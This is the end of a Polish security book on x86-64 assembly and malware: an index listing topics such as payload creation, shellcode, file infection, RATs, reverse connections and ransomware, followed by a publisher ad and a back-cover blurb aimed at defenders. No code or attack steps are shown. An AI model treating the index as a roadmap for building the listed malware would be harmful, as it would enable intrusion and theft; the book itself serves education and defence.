Matrix, 206

Prosiak, 206

LLegacy prefix, *Patrz:* prefiks kompatybilności

liczba BCD, 34

linker, *Patrz:* konsolidator**Ł**ładunek, *Patrz:* payload

M

makrowirus, 163
 malware, 187, 202, 267, 275
 maszyna wirtualna, 227, 231, 253
 metadane, 239
 mnemonik, 45
 mutex, 49

N

narzędzie
 .NET Reflector, 248
 cRARK, 242
 Exeinfo PE, 249
 IDA, 248
 ILSpy, 248
 Menedżer zadań, 234
 msconfig.exe, 234
 netstat, 234
 OllyDbg, 248
 PEiD, 249
 regedit.exe, 234, 271
 taskmgr.exe, 234
 WinDbg, 248
 x64dbg, 248
 xvi32, 248
 zdalnej administracji, 208, 210
 Nested Task Flag, *Patrz*: flaga zadania
 zagnieżdżonego

O

obfuscation, *Patrz*: kod zaciemnianie
 odpluskwiać, 245, 248
 odpluskwianie, 26, 29, 30
 okno
 aktywne, 193
 wyskakujące, 219
 operacja arytmetyczna, 30, 34, 36
 bez znaku, 31
 operator
 [], *Patrz*: dereferencja
 offset, 118
 opkod, 28, 45, 46
 ucieczki, 46
 Overflow Flag, *Patrz*: flaga przepełnienia

P

packer, *Patrz*: program pakujący
 pakiet MASM32, 17, 18
 pamięć
 adres rzeczywisty, 25
 fizyczna, 23, 25
 jednostka, 23
 losowa organizacja przestrzeni adresowej, 223
 model
 płaski, 25
 segmentowy, 24, 25
 operacyjna, 23, 55
 podręczna, 23
 RAM, 23
 stronicowanie, 25
 tryb adresu rzeczywistego, 25
 wirtualna, 23
 Parity Flag, *Patrz*: flaga parzystości
 password cracker, *Patrz*: hasło łamacz
 patch, 246, 250
 payload, 164
 Detonator, 175
 testowanie, 175
 tworzenie, 172
 perfect forward secrecy, *Patrz*: poufność
 przekazu doskonała
 pętla, 105
 phishing, 243
 piaskownica, 227, 230
 Pidgin, 238
 plik
 .NFO, 247
 cvtres.exe, 18, 19
 format, *Patrz*: format
 link.exe, 18, 19
 ml64.exe, 18, 19
 odczyt, 59
 Stub.exe, 178
 tworzenie, 55
 wskaźnik, 57
 wykonywalny, 53, 177
 infekowanie, 168
 zapis, 58
 podpięcie, 185, 186
 pole poziomu przywilejów wejścia/wyjścia, 29
 połączenie odwrotne, 211
 popup window, *Patrz*: okno wyskakujące

poufność przekazu doskonała, 238
poziom
 trzeci, 52
 użytkownika, 53
 zerowy, 52
praca krokowa, 29
prefiks
 kompatybilności, 45
 REP, 37
 REX, 28, 46
procedura, 106
proces, 49
 tworzenie, 50
 wątek, *Patrz:* wątek
procesora rejestr, *Patrz:* rejestr
Processor Feature Identification Flag, *Patrz:*
 flaga identyfikacji właściwości procesora
program
 antywirusowy, 229, 230
 online, 230, 252
 infekujący, *Patrz:* aplikacja serwera
 pakujący, 246
 zabezpieczenie antypirackie, 247
projekt Tor, 235
Protected Mode, *Patrz:* tryb chroniony
protokół OTR, 237, 238
przeglądarka internetowa, 230, 233
 Tor Browser, 235, 236
przepełnienie całkowitoliczbowe, 32
przerwanie
 maskowane, 30
 sprzętowe, 29
 wirtualne, 30
punkt wejścia, 168, 174
PUSHAD, 71

R

Rabbit, 220
ransomware, 199, 201, 209
RAT, 208, 210
raw binary data, *Patrz:* dane binarne surowe
RCE, *Patrz:* inżynieria odwrotna kodu
Real Mode, *Patrz:* tryb rzeczywisty
rejestr, 26, 63
 AL, 69, 73, 79, 80, 108, 109
 AX, 69, 72, 73, 79, 80, 108, 109
 bazowy, 28
 CX, 105
 danych, 28
 DI, 109
 docelowy, 28
 DX, 72, 80
 EAX, 69, 72, 73, 79, 80, 108, 109
 ECX, 105
 EDI, 109
 EDX, 72, 80
 edytor, 234, 271
 flag/znaczników, 29
 licznika, 28
 odpluskwiania, 26, 27
 ogólnego przeznaczenia, 27, 71
 RAX, 28, 69, 73, 79, 80, 108, 109
 RBP, 29
 RBX, 28
 RCX, 28, 39, 105
 RDI, 28, 109
 RDX, 28, 39, 73, 80
 RFLAGS, 67
 rozszerzeń, 29
 RSI, 28
 RSP, 29, 38
 segmentowy, 29
 systemowy, 26, 27
 tablicy deskryptorów, 27
 zadań, 27
 znaczników, 27
 źródłowy, 28
Remote Administration Tool, *Patrz:* RAT
Resume Flag, *Patrz:* flaga wznowienia
RET, 106
Reverse Code Engineering, *Patrz:* inżynieria
 odwrotna kodu
reverse connection, *Patrz:* połączenie
 odwrotne
reverse engineering, *Patrz:* inżynieria
 odwrotna
REX prefix, *Patrz:* prefiks REX
Ring, *Patrz:* poziom
RIP-Relative Addressing, 38
robak komputerowy, 225
rootkit, 225, 226

S

scena warezowa, 247
 sekcja
 .code, 115
 .const, 115, 116
 .data, 115
 sektor, 55
 sekwencja ucieczki, 46
 selektor segmentu, 29
 shellcode, 175
 Sign Flag, *Patrz:* flaga znaku
 spyware, 234
 SQL Injection, 255
 Stack Pointer, *Patrz:* stos wskaźnik
 stała, 116
 standard OpenPGP, 236
 stealer, 226
 sterownik, 53
 stos, 21, 29, 38, 70, 71, 106, 120
 wskaźnik, 29, 38, 72
 wyrównanie, 21
 manualne, 39
 suma kontrolna, 96
 system plików, 55
 system call, *Patrz:* wywołanie systemowe
 System Register, *Patrz:* rejestr systemowy
 szyfrowanie, 237
 dysków, 238
 TrueCrypt, 238
 VeraCrypt, 238

T

Task Register, *Patrz:* rejestr zadań
 Trap Flag, *Patrz:* flaga pułapki debugera
 TrueCrypt, 238
 tryb
 64-bitowy, 41
 adresowania, 41
 chroniony, 40
 jądra, 52, 53
 kompatybilności, 41
 rzeczywisty, 40
 System Management Mode, 40
 użytkownika, 52, 53
 Virtual-8086, 30
 tylne drzwi, *Patrz:* backdoor

U

uprawnienia, 52
 User mode, *Patrz:* tryb użytkownika

V

VeraCrypt, 238
 Virtual Interrupt Flag, *Patrz:* flaga przerwania wirtualnego
 Virtual Interrupt Pending Flag, *Patrz:* flaga oczekującego przerwania wirtualnego
 Virtual-8086 Mode Flag, *Patrz:* flaga trybu Virtual-8086
 Visual Studio, 18
 VPN, 235

W

Wabbit, 220
 warstwa abstrakcji sprzętowej, 53
 wątek
 główny, 51
 tworzenie, 51, 52
 uchwyty, 52
 web application, *Patrz:* aplikacja internetowa
 wielozadaniowość, 27
 wiersz polecenia, 50, 60, 136, 144
 Windows PowerShell, 60
 wirus, 163, 164, 168, 205
 wojna cybernetyczna, 16
 wskaźnik
 bazowy, 29
 instrukcji, 38
 stosu, *Patrz:* stos wskaźnik
 wyjątek
 odpluskwiania, 29, 30
 sprawdzenia wyrównania, 30
 wywołanie systemowe, 53

Z

zadanie zagnieżdżone, 30
 zapała ognioowa, 230
 zaprzeczalność, 237
 zasoby, 177
 zdarzenia przechwytywanie, 185
 Zero Flag, *Patrz:* flaga zerowa
 zero-extended, *Patrz:* dopełnienie zerami
 zin, 246

zmienna, 115
 mmword, 118
 rozmiar, 116, 117

 xmmword, 118
 ymmword, 118
zrzut ekranu, 216

PROGRAM PARTNERSKI

GRUPY WYDAWNICZEJ HELION



1. ZAREJESTRUJ SIĘ
2. PREZENTUJ KSIĄŻKI
3. ZBIERAJ PROWIZJĘ

Zmień swoją stronę WWW
w działający bankomat!

Dowiedz się więcej i dołącz już dzisiaj!

<http://program-partnerski.helion.pl>

CYBERWOJNA

Metody działania hakerów

Z różnych stron napływają informacje o tym, że hakerzy (tzw. black hats) przeprowadzają ataki DDoS blokujące dostęp do ważnych usług, publikują wykradzione bazy danych, niszczą witryny internetowe, szantażują firmy i instytucje, okradają konta bankowe i infekują wiele urządzeń, skutecznie paraliżując ich działanie.

Media wciąż donoszą o sensacyjnych atakach hakerów i kolejnych kradzieżach danych, próbując ostrzec przeciętnych użytkowników przed próbami oszustwa. Tylko nieliczne portale związane z bezpieczeństwem IT podają nieco szczegółów technicznych na temat cyberataków — te informacje mogą pomóc zwłaszcza administratorom systemów. Tymczasem ta wiedza powinna być ogólnodostępna!

**Jeśli odpowiadasz za bezpieczeństwo sieci i danych,
w tej książce znajdziesz:**

- Informacje o działaniu procesora opartego na architekturze x86(-64) oraz systemów Windows NT
- Przyjazny opis najważniejszych instrukcji Asemblera x86(-64)
- Przewodnik po dialekcie MASM64 Asemblera x86(-64) umożliwiający zrozumienie „języka wirusów”
- Szczegółową prezentację aplikacji typu backdoor, virus, file binder, keylogger, ransomware i trojan horse w formie laboratorium oraz wielu innych zagrożeń w postaci technicznego opisu
- Przewodnik po możliwościach zwiększania poziomu bezpieczeństwa pracy w systemach Windows
- Wprowadzenie do inżynierii odwrotnej kodu (ang. *reverse code engineering*)

Bądź zawsze przygotowany na wojnę cybernetyczną!

	<i>Sprawdź nasze szkolenia!</i>  SZKOLENIA AKADEMIA IT & BUSINESS WWW.SZKOLENIA.HELION.PL	KOD KORZYŚCI Sięgnij po więcej! ▶ 
 helion.pl		ISBN 978-83-283-4332-0  9 788328 343320
 HELION SA ul. Kościuszki 1c 44-100 Gliwice tel.: 32 230 98 63 helion@helion.pl		
INFORMATYKA W NAJLEPSZYM WYDANIU		Cena: 49,00 zł